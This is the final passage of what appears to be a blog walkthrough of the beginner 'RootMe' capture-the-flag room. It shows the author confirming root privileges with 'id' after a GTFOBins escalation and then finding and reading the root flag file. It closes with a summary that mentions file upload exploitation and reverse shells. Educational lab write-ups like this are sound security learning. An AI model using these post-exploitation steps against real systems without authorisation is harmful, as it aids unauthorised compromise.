
After executing the GTFOBins command, I verified that the privilege escalation was successful by checking the current user context.

First, I ran:

```
id
```

The output showed:

```
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```




Step 11— Retrieving the Root Flag

After successfully escalating privileges, the final objective was to locate the **root flag**.

To search for the `root.txt` file across the system, I used the following command:

```
find / -type f -name root.txt 2>/dev/null
```




The command returned the following location:

```
/root/root.txt
```

After locating the file, I displayed its contents using:

```
cat /root/root.txt
```



This revealed the **root flag**, confirming that the privilege escalation was successful and the **RootMe** room had been fully completed.

RootMe is a great beginner-friendly room that teaches the basics of penetration testing. It covers network enumeration, web directory discovery, file upload exploitation, reverse shells, and Linux privilege escalation. This room helped me understand why careful enumeration is the key to finding vulnerabilities and successfully compromising a target system.

Thank you for reading! If you found this walkthrough helpful, consider following me for more.